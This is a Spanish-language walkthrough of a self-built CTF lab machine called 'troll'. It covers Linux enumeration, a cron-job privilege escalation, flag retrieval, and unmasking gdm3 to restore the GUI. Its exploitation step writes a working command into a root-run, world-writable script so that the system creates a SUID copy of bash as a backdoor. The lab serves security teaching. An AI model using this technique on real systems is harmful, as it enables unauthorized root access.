    (ALL : ALL) ALL
troll@troll-VirtualBox:~$ _
```

En este caso hay varias pistas en /usr y /snap.

Antes de entrar a la exploración vamos a ver cuales son las tareas que hay programadas.

Cat /etc/crontab

```
troll@troll-VirtualBox:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
**** root /home/dev/script.sh
```

Y finalmente buscamos los archivos con SUID. Los cuales son archivos con permisos especiales en sistemas operativos, especialmente en Linux y Unix. ¿Por qué es importante? Este proceso es ejecutado con permisos de los propietarios de los archivos, no de los permisos del usuario.

Find / -perm -4000 2>/dev/null



```
troll@troll-VirtualBox:~$ find / -perm -4000 2>/dev/null
/snap/core22/2292/usr/bin/chfn
/snap/core22/2292/usr/bin/chsh
/snap/core22/2292/usr/bin/gpasswd
/snap/core22/2292/usr/bin/mount
/snap/core22/2292/usr/bin/newgrp
/snap/core22/2292/usr/bin/passwd
/snap/core22/2292/usr/bin/su
/snap/core22/2292/usr/bin/sudo
/snap/core22/2292/usr/bin/umount
/snap/core22/2292/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/2292/usr/lib/openssh/ssh-keysign
/snap/core22/2292/usr/libexec/polkit-agent-helper-1
/snap/core24/1587/usr/bin/chfn
/snap/core24/1587/usr/bin/chsh
/snap/core24/1587/usr/bin/gpasswd
/snap/core24/1587/usr/bin/mount
/snap/core24/1587/usr/bin/newgrp
/snap/core24/1587/usr/bin/passwd
/snap/core24/1587/usr/bin/su
/snap/core24/1587/usr/bin/sudo
/snap/core24/1587/usr/bin/umount
/snap/core24/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1587/usr/lib/openssh/ssh-keysign
/snap/core24/1587/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/sudo
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/find
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/local/bin/rootshell
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/sbin/pppd
```

Recordar siempre: El atacante busca el camino de la menor resistencia, si un archivo tiene permisos globales de escritura (777) el cual siempre forma parte de un cron job del root, es un error fatal de arquitectura.

cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash



El atacante utiliza el mismo sistema operativo contra si mismo, obligando en este caso al usuario root a crear una puerta trasera (backdoor).

Atacamos esta vulnerabilidad

```
troll@troll-VirtualBox:/home/dev$ echo 'cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash' > /home/dev/script.sh
troll@troll-VirtualBox:/home/dev$
```

Y exploramos nuestro root para ver qué encontremos.

```
root@troll-VirtualBox:~# ls
bin bin usr-is-merged boot cdrom dev etc home lib lib64 lib usr-is-merged lost-found media mnt opt proc root run sbin sbin usr-is-merged snap srv swap.img sys usr va
root@troll-VirtualBox:~# cd root
root@troll-VirtualBox:~# ls
base65 flag.txt snap
```

Dentro del root hay 1 archivo y dos carpetas.

Leemos el archivo llamado flag.txt

```
root@troll-VirtualBox:~# cat flag.txt
The system is not brokeN. It just isn't looking in the right direction
root@troll-VirtualBox:~#
```

“El sistema no esta roto. No estamos buscando en la dirección correcta”

En este caso troll sugiere que su interfaz está siendo corrompida y que tocar ver más allá.

Abrimos la última pista, en la carpeta llamada: /base65, que es curioso ya que todo el proyecto a tenido mensajes encriptados en base65.

```
root@troll-VirtualBox:~/base65# ls
browser.txt
root@troll-VirtualBox:~/base65# cat browser.txt
c3lzdGVtY3RsIGlzb2xhdGUgZ3JhcGhpY2FsLnRhcmdldA==
root@troll-VirtualBox:~/base65#
```

Decodificar: c3lzdGVtY3RsIGlzb2xhdGUgZ3JhcGhpY2FsLnRhcmdldA==

Resultado: systemctl isolate graphical.target

¿Qué significa esto? Investiguemos o preguntemos a chat

- You can also switch back to CLI mode using `systemctl isolate multi-user.target`. [↩ 1](#)
- In summary, `systemctl isolate graphical.target` is a **powerful command to switch the system to GUI mode immediately**, stopping unnecessary services and starting required ones, but it does **not change the default boot target** unless combined with `set-default`.



Ejecutemos el código para ver qué pasa...

Reto Final, funcionalidad de GUI

```
troll@troll-VirtualBox:/$ systemctl isolate graphical.target
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'graphical.target'.
Authenticating as: Troll (troll)
Password:
```

```
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'graphical.target'.
Authenticating as: Troll (troll)
Password:
==== AUTHENTICATION COMPLETE ====
troll@troll-VirtualBox:/$ _
```

Al parecer no paso nada, vamos a reiniciar la maquina.

Aún nada, ¿pero por qué? Nuevamente vamos y preguntamos a chat o buscamos documentación.

Resulta que, esta línea de código nos permite activar la visualización del entorno visual GUI, pero si no funciona puede tener varias causas.

- No tiene instalado un entorno gráfico, pero el peso de la maquina no sugiere eso.
- Mascaras.
- Actividad del entorno disabled o dead, o sea que esta apagado.

systemctl status gdm3

Comprobamos el estado del GUI.

```
troll@troll-VirtualBox:~$ systemctl status gdm3
* gdm3.service
   Loaded: masked (Reason: Unit gdm3.service is masked.)
   Active: inactive (dead)
troll@troll-VirtualBox:~$
```

Encontramos una máscara.

Acá la complejidad aumenta, demostrando que es la última bandera. Los entornos gráficos de Ubuntu se pueden enmascarar para generar un bloqueo, evitando que no pueda ejecutarse fácilmente el código que dejo nuestra última bandera, por más que se quiera ejecutar, no va cambiar el entorno de terminal a gráfico.



Así que, debemos quitar la máscara del gdm3

```
troll@troll-VirtualBox:~$ sudo systemctl unmask gdm3
```

```
[sudo] password for troll:
Removed "/etc/systemd/system/gdm3.service".
troll@troll-VirtualBox:~$
```

¡¡Funcionó!!


Ahora si habilitamos el servicio de arranque.

Sudo systemctl start gdm3

```
troll@troll-VirtualBox:~$ sudo systemctl enable gdm3
Synchronizing state of gdm3.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable gdm3
The unit files have no installation config (WantedBy=, RequiredBy=, UpheldBy=,
Also=, or Alias= settings in the [Install] section, and DefaultInstance= for
template units). This means they are not meant to be enabled or disabled using systemctl.

Possible reasons for having these kinds of units are:
• A unit may be statically enabled by being symlinked from another unit's
  .wants/, .requires/, or .upholds/ directory.
• A unit's purpose may be to act as a helper for some other unit which has
  a requirement dependency on it.
• A unit may be started when needed via activation (socket, path, timer,
  D-Bus, udev, scripted systemctl call, ...).
• In case of template units, the unit is meant to be enabled with some
  instance name specified.
troll@troll-VirtualBox:~$
```

Bienvenidos al bello y hermoso Ubuntu:



Accedemos con nuestras credenciales y...esta congelado, reiniciamos y volvemos a nuestro entorno de comandos, ¿por qué?



El gdm3 si esta funcionando, pero hay otra cascara, el entorno gráfico no se inicia correctamente y queda congelado. Causas:

- VirtualBox
- Wayland incompatible
- RAM insuficiente
- Fallo con el gnome

Después de que intentarán todas, optamos por la búsqueda del wayland. El cuál es un protocolo de servidor usado como el soporte para que la experiencia de usuario, o sea, la visualización sea más eficiente, ubicado en la ruta.

/etc/gdm3/custom.conf

```
# GDM configuration storage
#
# See /usr/share/gdm/gdm.schemas for a list of available options.

[daemon]
# Uncomment the line below to force the login screen to use Xorg
#WaylandEnable=false

# Enabling automatic login
# AutomaticLoginEnable = true
# AutomaticLogin = user1

# Enabling timed login
# TimedLoginEnable = true
# TimedLogin = user1
# TimedLoginDelay = 10

[security]

[xdmcp]

[chooser]


[debug]
# Uncomment the line below to turn on debugging
# More verbose logs
# Additionally lets the X server dump core if it crashes
#Enable=true
```

Vemos que el wayland esta comentado, quitemos ese comentario.


Intentamos nuevamente con nuestro código:



sudo systemctl isolate graphical.target



Ingresamos con nuestras credenciales y...



Tesoro encontrado.



Conclusiones

En este laboratorio se demostró la creación de un entorno práctico, controlado, realista y muy didáctico para el aprendizaje de la ciberseguridad, usando varias tecnologías de código abierto y recursos accesibles. Entre ellos encontramos, combinación de entornos vulnerables, pistas encadenadas y mecanismos de gamificación, incluso se implementó la experiencia inmersiva frente a la resolución de problemas.

Durante la realización del laboratorio hubo, conocimiento basado en la enumeración, análisis, explotación y validación, replicando metodologías anteriormente vistas y suadas en la seguridad real. Aquí se fortaleces las habilidades técnicas del uso de herramientas y la comprensión del funcionamiento, documentación y sintaxis interno de Linux.

Se incorporaron elementos como temporizadores, servicios enmascarados, carpetas ocultas, activación de la interfaz gráfica, obligando al usuario investigar, conocer y documentarse respecto a las vulnerabilidades convencionales y comprender aspecto avanzados como el systemd y la administración del sistema operativo, con funcionalidades que provocan duda y confusión en el primer contacto con entornos controlados como lo es Ubuntu o con máquinas metasploitable.

Para finalizar, el laboratorio troll cuenta con una plataforma educativa, que facilita el aprendizaje técnico y en especial el hacking ético y la seguridad en la nube, promoviendo pensamiento analítico, correlación de evidencias y resolución de problemas.



Maquina troll:

https://drive.google.com/drive/folders/12HC0R9JI2G7fXhTbqIBJWpV9R9Gsguvs?usp=drive_link



Website:

<https://github.com/Julianprograma/TROLL-MACHINE.git>